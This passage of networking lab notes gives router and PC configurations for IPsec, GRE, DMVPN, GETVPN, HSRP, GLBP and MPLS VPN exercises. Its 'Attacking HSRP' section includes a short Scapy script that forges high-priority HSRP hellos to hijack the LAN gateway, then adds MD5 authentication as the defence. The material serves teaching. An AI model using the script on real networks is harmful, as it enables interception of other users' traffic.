ip address 10.0.1.1 255.255.255.0
exit
router ospf 1
router-id 1.1.1.1
network 200.0.1.0 0.0.0.255 area 0
exit
ip route 10.0.2.0 255.255.255.0 200.0.1.2
crypto isakmp key saar address 200.0.2.1
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
exit
access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0 0.0.0.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
set peer 200.0.2.1
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
```

- R2:

```
conf t
int g1/0
ip address 200.0.2.1 255.255.255.0
no shut
exit
int f0/0
ip address 10.0.2.1 255.255.255.0
no shut
exit
router ospf 1
router-id 2.2.2.2
network 200.0.2.0 0.0.0.255 area 0
exit
ip route 10.0.1.0 255.255.255.0 200.0.2.2
crypto isakmp key saar address 200.0.1.1
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
exit
access-list 110 permit ip 10.0.2.0 0.0.0.255 10.0.1.0 0.0.0.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
```

```
set peer 200.0.1.1
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
```

- RA:

```
conf t
int f0/0
ip address 200.0.1.2 255.255.255.0
no shut
exit
int f0/1
ip address 200.0.2.2 255.255.255.0
no shut
exit
router ospf 1
router-id 3.3.3.3
network 200.0.1.0 0.0.0.255 area 0
network 200.0.2.0 0.0.0.255 area 0
exit
ip route 10.0.1.0 255.255.255.0 200.0.1.1
ip route 10.0.2.0 255.255.255.0 200.0.2.1
```

- PC1:

```
ip 10.0.1.100 255.255.255.0 10.0.1.1
```

- PC2:

```
ip 10.0.2.100 255.255.255.0 10.0.2.1
```

3.2.3 IPSec with NAT traversal

- R1:

```
conf t
int g1/0
ip address 192.168.3.1 255.255.255.0
no shut
exit
int f0/0
no shut
ip address 192.168.1.1 255.255.255.0
exit
router ospf 1
router-id 1.1.1.1
network 192.168.3.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
exit
crypto isakmp key saar address 200.2.2.2
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet esp-aes esp-sha-hmac
```

```
exit
access-list 110 permit ip 192.168.0.0 0.0.255.255 192.168.2.0 0.0.0.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
set peer 200.2.2.2
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
```

- R2:

```
conf t
int g1/0
ip address 200.2.2.2 255.255.255.0
no shut
exit
int f0/0
ip address 192.168.2.2 255.255.255.0
no shut
exit
crypto isakmp key saar address 200.2.2.10
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet esp-aes esp-sha-hmac
exit
access-list 110 permit ip 192.168.2.0 0.0.0.255 192.168.0.0 0.0.255.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
set peer 200.2.2.10
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
ip route 192.168.1.0 255.255.255.0 200.2.2.10
ip route 192.168.3.0 255.255.255.0 200.2.2.10
```

- RA:

```
conf t
int f0/0
ip address 192.168.3.10 255.255.255.0
ip nat inside
no shut
exit
int f0/1
ip address 200.2.2.10 255.255.255.0
ip nat outside
no shut
exit
router ospf 1
router-id 3.3.3.3
```

```
network 192.168.3.0 0.0.0.255 area 0
default-information originate always
exit
ip route 192.168.2.0 255.255.255.0 200.2.2.2
ip access-list standard NAT_VICTIMS
permit 192.168.3.0 0.0.0.255
exit
ip nat inside source list NAT_VICTIMS interface f0/1 overload
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.1
```

- PC2:

```
ip 192.168.2.100 255.255.255.0 192.168.2.2
```

3.2.5 GRE over IPSec

- R1:

```
conf t
int g1/0
ip address 200.1.1.1 255.255.255.0
no shut
exit
int f0/0
no shut
ip address 192.168.1.1 255.255.255.0
ip ospf 2 area 0
exit
router ospf 1
router-id 1.1.1.1
network 200.1.1.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
exit
crypto isakmp key saar address 200.2.2.2
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
mode transport
exit
crypto ipsec profile saarProfile
set transform-set R1-R2-tranSet
exit
interface tunnel 0
ip unnumbered g1/0
tunnel source 200.1.1.1
tunnel destination 200.2.2.2
tunnel mode gre ip
tunnel protection ipsec profile saarProfile
ip ospf 2 area 0
exit
```

- R2:

```
conf t
```

```
int g1/0
ip address 200.2.2.2 255.255.255.0
no shut
exit
int f0/0
no shut
ip address 192.168.2.2 255.255.255.0
ip ospf 2 area 0
exit
router ospf 1
router-id 2.2.2.2
network 200.2.2.0 0.0.0.255 area 0
network 192.168.2.0 0.0.0.255 area 0
exit
crypto isakmp key saar address 200.1.1.1
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
mode transport
exit
crypto ipsec profile saarProfile
set transform-set R1-R2-tranSet
exit
interface tunnel 0
ip unnumbered g1/0
tunnel source 200.2.2.2
tunnel destination 200.1.1.1
tunnel mode gre ip
tunnel protection ipsec profile saarProfile
ip ospf 2 area 0
exit
```

- RA:

```
conf t
int f0/0
ip address 200.1.1.10 255.255.255.0
no shut
exit
int f0/1
ip address 200.2.2.10 255.255.255.0
no shut
exit
router ospf 1
router-id 3.3.3.3
network 200.1.1.0 0.0.0.255 area 0
network 200.2.2.0 0.0.0.255 area 0
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.1
```

- PC2:

```
ip 192.168.2.100 255.255.255.0 192.168.2.2
```

3.3.4 DMVPN Phase 3

- R1: (Hub)

```
conf t
int Lo0
ip add 1.1.1.1 255.255.255.255
exit
int gi0/1
ip add 192.168.1.1 255.255.255.0
no shut
exit
int gi0/0
ip add 200.1.1.1 255.255.255.0
no shut
exit
router rip
version 2
no auto-summary
network 192.168.1.0
network 10.10.10.0
exit
router ospf 1
router-id 1.1.1.1
network 200.1.1.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
int Tunnel0
ip add 10.10.10.1 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp network-id 1
ip nhrp map multicast dynamic
ip nhrp redirect
no ip split-horizon
exit
```

- R2: (Spoke)

```
conf t
int Lo0
ip add 2.2.2.2 255.255.255.255
exit
int gi0/1
ip add 192.168.2.2 255.255.255.0
no shut
exit
int gi0/0
ip add 200.2.2.2 255.255.255.0
no shut
exit
router ospf 1
router-id 2.2.2.2
network 200.2.2.0 0.0.0.255 area 0
network 2.2.2.2 0.0.0.0 area 0
exit
router rip
```

```
version 2
no auto-summary
network 192.168.2.0
network 10.10.10.0
exit
int Tunnel0
ip add 10.10.10.2 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp map 10.10.10.1 1.1.1.1
ip nhrp map multicast 1.1.1.1
ip nhrp nhs 10.10.10.1
ip nhrp network-id 1
ip nhrp shortcut
exit
```

- R3: (Spoke)

```
conf t
int Lo0
ip add 3.3.3.3 255.255.255.255
exit
int gi0/1
ip add 192.168.3.3 255.255.255.0
no shut
exit
int gi0/0
ip add 200.3.3.3 255.255.255.0
no shut
exit
router ospf 1
router-id 3.3.3.3
network 200.3.3.0 0.0.0.255 area 0
network 3.3.3.3 0.0.0.0 area 0
exit
router rip
version 2
no auto-summary
network 192.168.3.0
network 10.10.10.0
exit
int Tunnel0
ip add 10.10.10.3 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp map 10.10.10.1 1.1.1.1
ip nhrp map multicast 1.1.1.1
ip nhrp nhs 10.10.10.1
ip nhrp network-id 1
ip nhrp shortcut
exit
```

- RA:

```
conf t
int f0/0
ip add 200.1.1.10 255.255.255.0
no shut
exit
```

```
int f1/0
ip add 200.3.3.10 255.255.255.0
no shut
exit
int f1/1
ip add 200.2.2.10 255.255.255.0
no shut
exit
router ospf 1
network 200.1.1.0 0.0.0.255 area 0
network 200.2.2.0 0.0.0.255 area 0
network 200.3.3.0 0.0.0.255 area 0
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.1
save
```

- PC2:

```
ip 192.168.2.100 255.255.255.0 192.168.2.2
save
```

- PC3:

```
ip 192.168.3.100 255.255.255.0 192.168.3.3
save
```

3.3.5 DMVPN over IPSec

- R1: (Hub)

```
conf t
int Lo0
ip add 1.1.1.1 255.255.255.255
exit
int gi0/1
ip add 192.168.1.1 255.255.255.0
no shut
exit
int gi0/0
ip add 200.1.1.1 255.255.255.0
no shut
exit
router rip
version 2
no auto-summary
network 192.168.1.0
network 10.10.10.0
exit
router ospf 1
router-id 1.1.1.1
network 200.1.1.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
crypto isakmp key saar address 0.0.0.0
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
```

```
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
mode transport
exit
crypto ipsec profile saarProfile
set transform-set R1-R2-tranSet
exit
int Tunnel0
ip add 10.10.10.1 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp network-id 1
ip nhrp map multicast dynamic
ip nhrp redirect
no ip split-horizon
tunnel protection ipsec profile saarProfile
exit
```

- R2: (Spoke)

```
conf t
int Lo0
ip add 2.2.2.2 255.255.255.255
exit
int gi0/1
ip add 192.168.2.2 255.255.255.0
no shut
exit
int gi0/0
ip add 200.2.2.2 255.255.255.0
no shut
exit
router ospf 1
router-id 2.2.2.2
network 200.2.2.0 0.0.0.255 area 0
network 2.2.2.2 0.0.0.0 area 0
exit
router rip
version 2
no auto-summary
network 192.168.2.0
network 10.10.10.0
exit
crypto isakmp key saar address 0.0.0.0
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
mode transport
exit
crypto ipsec profile saarProfile
set transform-set R1-R2-tranSet
exit
```

```
int Tunnel0
ip add 10.10.10.2 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp map 10.10.10.1 1.1.1.1
ip nhrp map multicast 1.1.1.1
ip nhrp nhs 10.10.10.1
ip nhrp network-id 1
ip nhrp shortcut
tunnel protection ipsec profile saarProfile
exit
```

- R3: (Spoke)

```
conf t
int Lo0
ip add 3.3.3.3 255.255.255.255
exit
int gi0/1
ip add 192.168.3.3 255.255.255.0
no shut
exit
int gi0/0
ip add 200.3.3.3 255.255.255.0
no shut
exit
router ospf 1
router-id 3.3.3.3
network 200.3.3.0 0.0.0.255 area 0
network 3.3.3.3 0.0.0.0 area 0
exit
router rip
version 2
no auto-summary
network 192.168.3.0
network 10.10.10.0
exit
crypto isakmp key saar address 0.0.0.0
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet ah-sha-hmac
mode transport
exit
crypto ipsec profile saarProfile
set transform-set R1-R2-tranSet
exit
int Tunnel0
ip add 10.10.10.3 255.255.255.0
tunnel source Lo0
tunnel mode gre multipoint
ip nhrp map 10.10.10.1 1.1.1.1
ip nhrp map multicast 1.1.1.1
ip nhrp nhs 10.10.10.1
```

```
ip nhrp network-id 1
ip nhrp shortcut
tunnel protection ipsec profile saarProfile
exit
```

- RA:

```
conf t
int f0/0
ip add 200.1.1.10 255.255.255.0
no shut
exit
int f1/0
ip add 200.3.3.10 255.255.255.0
no shut
exit
int f1/1
ip add 200.2.2.10 255.255.255.0
no shut
exit
router ospf 1
network 200.1.1.0 0.0.0.255 area 0
network 200.2.2.0 0.0.0.255 area 0
network 200.3.3.0 0.0.0.255 area 0
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.1
save
```

- PC2:

```
ip 192.168.2.100 255.255.255.0 192.168.2.2
save
```

- PC3:

```
ip 192.168.3.100 255.255.255.0 192.168.3.3
save
```

3.4 GETVPN

- R1: (KEY SERVER - 1 SA PARA TODOS)

```
conf t
int gi0/0
ip address 192.168.1.254 255.255.255.0
no shut
exit
crypto isakmp policy 10
encryption aes
hash sha
authentication pre-share
group 5
exit
crypto isakmp key saar address 0.0.0.0
crypto ipsec transform-set saarSet esp-aes esp-sha-hmac
exit
crypto ipsec profile saarProfile
set transform-set saarSet
exit
crypto key generate rsa modulus 1024 label saarRSAKeys
```

```
ip access-list extended ICMP
permit icmp any any
exit
crypto gdoi group saarGDOIgroup
identity number 123
server local
address ipv4 192.168.1.254
rekey authentication mypubkey rsa saarRSAKeys
rekey transport unicast
sa ipsec 10
profile saarProfile
match address ipv4 ICMP
end
```

- R2: (GM)

```
conf t
int gi0/0
ip address 192.168.1.2 255.255.255.0
no shut
exit
int gi0/1
ip address 192.168.10.2 255.255.255.0
no shut
exit
crypto isakmp policy 10
encryption aes
hash sha
authentication pre-share
group 5
exit
crypto isakmp key saar address 192.168.1.254
crypto ipsec transform-set saarSet esp-aes esp-sha-hmac
exit
crypto gdoi group saarGDOIgroup
identity number 123
server address ipv4 192.168.1.254
exit
crypto map saarCryptoMap 10 gdoi
set group saarGDOIgroup
exit
int gi0/0
crypto map saarCryptoMap
exit
router ospf 1
network 192.168.1.0 0.0.0.255 area 0
network 192.168.10.0 0.0.0.255 area 0
exit
```

- R3: (GM)

```
conf t
int gi0/0
ip address 192.168.1.3 255.255.255.0
no shut
exit
int gi0/1
ip address 192.168.20.3 255.255.255.0
```

```
no shut
exit
crypto isakmp policy 10
encryption aes
hash sha
authentication pre-share
group 5
exit
crypto isakmp key saar address 192.168.1.254
crypto ipsec transform-set saarSet esp-aes esp-sha-hmac
exit
crypto gdoi group saarGDOIgroup
identity number 123
server address ipv4 192.168.1.254
exit
crypto map saarCryptoMap 10 gdoi
set group saarGDOIgroup
exit
int gi0/0
crypto map saarCryptoMap
exit
router ospf 1
network 192.168.1.0 0.0.0.255 area 0
network 192.168.20.0 0.0.0.255 area 0
exit
```

- R4: (GM)

```
conf t
int gi0/0
ip address 192.168.1.4 255.255.255.0
no shut
exit
int gi0/1
ip address 192.168.30.4 255.255.255.0
no shut
exit
crypto isakmp policy 10
encryption aes
hash sha
authentication pre-share
group 5
exit
crypto isakmp key saar address 192.168.1.254
crypto ipsec transform-set saarSet esp-aes esp-sha-hmac
exit
crypto gdoi group saarGDOIgroup
identity number 123
server address ipv4 192.168.1.254
exit
crypto map saarCryptoMap 10 gdoi
set group saarGDOIgroup
exit
int gi0/0
crypto map saarCryptoMap
exit
router ospf 1
network 192.168.1.0 0.0.0.255 area 0
```

```
network 192.168.30.0 0.0.0.255 area 0
exit
```

- PC1:

```
ip 192.168.10.100 255.255.255.0 192.168.10.2
save
```

- PC2:

```
ip 192.168.20.100 255.255.255.0 192.168.20.3
save
```

- PC3:

```
ip 192.168.30.100 255.255.255.0 192.168.30.4
save
```

3.5.1 HSRP

- R4:

```
conf t
int lo0
ip add 1.1.1.1 255.255.255.255
exit
int f0/0
ip add 222.10.10.254 255.255.255.0
no shut
exit
int f1/0
ip add 222.20.20.254 255.255.255.0
no shut
exit
int f1/1
ip add 222.30.30.254 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 222.20.20.0 0.0.0.255 area 0
network 222.30.30.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
```

- R1:

```
conf t
int g1/0
ip add 222.10.10.1 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.1 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
```

```
standby 1 name HSRP_GROUP
standby 1 priority 150
standby 1 preempt
exit
```

- R2:

```
conf t
int g1/0
ip add 222.20.20.2 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.2 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 100
standby 1 preempt
exit
```

- R3:

```
conf t
int g1/0
ip add 222.30.30.3 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.3 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 90
standby 1 preempt
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.254
save
```

3.5.2 HSRP w/object tracking

- R4:

```
conf t
```

```
int lo0
ip add 1.1.1.1 255.255.255.255
exit
int f0/0
ip add 222.10.10.254 255.255.255.0
no shut
exit
int f1/0
ip add 222.20.20.254 255.255.255.0
no shut
exit
int f1/1
ip add 222.30.30.254 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 222.20.20.0 0.0.0.255 area 0
network 222.30.30.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
```

- R1:

```
conf t
int g1/0
ip add 222.10.10.1 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.1 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
ip sla 1
icmp-echo 1.1.1.1
frequency 10
exit
ip sla schedule 1 start-time now life forever
track 1 ip sla 1
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 150
standby 1 preempt
standby 1 track 1 decrement 60
exit
```

- R2:

```
conf t
int g1/0
ip add 222.20.20.2 255.255.255.0
no shut
exit
```

```
int f0/0
ip add 192.168.1.2 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 100
standby 1 preempt
exit
```

- R3:

```
conf t
int g1/0
ip add 222.30.30.3 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.3 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 90
standby 1 preempt
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.254
save
```

3.5.3 Attacking HSRP

- Attacker container:

```
ip 192.168.1.80 255.255.255.0 192.168.1.254
```

Scapy script:

```
from scapy.all import *

ip = IP(src='192.168.1.80', dst='224.0.0.2')
udp = UDP(sport=1985,dport=1985)
hsrp = HSRP(group=1, priority=160, virtualIP='192.168.1.254')
send(ip/udp/hsrp, iface='eth0', inter=5, loop=1)
```

- R4:

```
conf t
int lo0
```

```
ip add 1.1.1.1 255.255.255.255
exit
int f0/0
ip add 222.10.10.254 255.255.255.0
no shut
exit
int f1/0
ip add 222.20.20.254 255.255.255.0
no shut
exit
int f1/1
ip add 222.30.30.254 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 222.20.20.0 0.0.0.255 area 0
network 222.30.30.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
```

- R1:

```
conf t
int g1/0
ip add 222.10.10.1 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.1 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
ip sla 1
icmp-echo 1.1.1.1
frequency 10
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 150
standby 1 preempt
standby 1 authentication md5 key-string saarHRSP
exit
```

- R2:

```
conf t
int g1/0
ip add 222.20.20.2 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.2 255.255.255.0
no shut
```

```
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 100
standby 1 preempt
standby 1 authentication md5 key-string saarHRSP
exit
```

- R3:

```
conf t
int g1/0
ip add 222.30.30.3 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.3 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
standby 1 ip 192.168.1.254
standby 1 name HSRP_GROUP
standby 1 priority 90
standby 1 preempt
standby 1 authentication md5 key-string saarHRSP
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.254
save
```

3.5.4 GLBP

```
sh glbp
sh glbp br
```

- R4:

```
conf t
int lo0
ip add 1.1.1.1 255.255.255.255
exit
int f0/0
ip add 222.10.10.254 255.255.255.0
no shut
exit
int f1/0
ip add 222.20.20.254 255.255.255.0
no shut
```

```
exit
int f1/1
ip add 222.30.30.254 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 222.20.20.0 0.0.0.255 area 0
network 222.30.30.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
exit
```

- R1:

```
conf t
int g1/0
ip add 222.10.10.1 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.1 255.255.255.0
no shut
exit
router ospf 1
network 222.10.10.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
glbp 1 ip 192.168.1.254
glbp 1 priority 150
glbp 1 preempt
exit
```

- R2:

```
conf t
int g1/0
ip add 222.20.20.2 255.255.255.0
no shut
exit
int f0/0
ip add 192.168.1.2 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
glbp 1 ip 192.168.1.254
glbp 1 priority 100
exit
```

- R3:

```
conf t
int g1/0
ip add 222.30.30.3 255.255.255.0
```

```
no shut
exit
int f0/0
ip add 192.168.1.3 255.255.255.0
no shut
exit
router ospf 1
network 222.20.20.0 0.0.0.255 area 0
network 192.168.1.0 0.0.0.255 area 0
passive-interface f0/0
exit
int f0/0
glbp 1 ip 192.168.1.254
glbp 1 priority 90
exit
```

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.254
save
```

- PC2:

```
ip 192.168.1.101 255.255.255.0 192.168.1.254
save
```

- PC3:

```
ip 192.168.1.102 255.255.255.0 192.168.1.254
save
```

- PC4:

```
ip 192.168.1.103 255.255.255.0 192.168.1.254
save
```

3.6 VRFs and MPLS VPNs

- Blue1:

```
ip 10.10.1.100 255.255.255.0 10.10.1.1
```

- Blue2:

```
ip 10.10.2.100 255.255.255.0 10.10.2.2
```

- Red1:

```
ip 11.11.1.100 255.255.255.0 11.11.1.1
```

- Red2:

```
ip 11.11.2.100 255.255.255.0 11.11.2.2
```

- RA:

```
conf t
hostname RA
int lo0
ip add 10.10.10.10 255.255.255.255
ip ospf 1 area 0
int f0/0
ip add 200.1.1.10 255.255.255.0
no shut
ip ospf 1 area 0
int f0/1
```

```
ip add 200.2.2.10 255.255.255.0
no shut
ip ospf 1 area 0
end
conf t
router ospf 1
mpls ldp autoconfig
end
```

- R1:

```
conf t
hostname R1
int lo0
ip add 1.1.1.1 255.255.255.255
ip ospf 1 area 0
int f0/0
ip add 10.10.1.1 255.255.255.0
no shut
ip ospf 1 area 0
int f0/1
ip add 11.11.1.1 255.255.255.0
no shut
ip ospf 1 area 0
int g1/0
ip add 200.1.1.1 255.255.255.0
no shut
ip ospf 1 area 0
end
conf t
router ospf 1
mpls ldp autoconfig
end
conf t
router bgp 100
neighbor 2.2.2.2 remote-as 100
neighbor 2.2.2.2 update-source Loopback0
address-family vpnv4
neighbor 2.2.2.2 activate
end
conf t
ip vrf blue
rd 1:1
route-target both 1:1
ip vrf red
rd 2:2
route-target both 2:2
int f0/0
ip vrf forwarding blue
ip add 10.10.1.1 255.255.255.0
int f0/1
ip vrf forwarding red
ip add 11.11.1.1 255.255.255.0
end
conf t
router bgp 100
address-family ipv4 vrf blue
redistribute connected
```

```
exit
address-family ipv4 vrf red
redistribute connected
end
```

- R2:

```
conf t
hostname R2
int lo0
ip add 2.2.2.2 255.255.255.255
ip ospf 1 area 0
int f0/0
ip add 10.10.2.2 255.255.255.0
no shut
ip ospf 1 area 0
int f0/1
ip add 11.11.2.2 255.255.255.0
no shut
ip ospf 1 area 0
int g1/0
ip add 200.2.2.2 255.255.255.0
no shut
ip ospf 1 area 0
end
conf t
router ospf 1
mpls ldp autoconfig
end
conf t
router bgp 100
neighbor 1.1.1.1 remote-as 100
neighbor 1.1.1.1 update-source Loopback0
address-family vpnv4
neighbor 1.1.1.1 activate
end
conf t
ip vrf blue
rd 1:1
route-target both 1:1
ip vrf red
rd 2:2
route-target both 2:2
int f0/0
ip vrf forwarding blue
ip add 10.10.2.2 255.255.255.0
int f0/1
ip vrf forwarding red
ip add 11.11.2.2 255.255.255.0
end
conf t
router bgp 100
address-family ipv4 vrf blue
redistribute connected
exit
address-family ipv4 vrf red
redistribute connected
end
```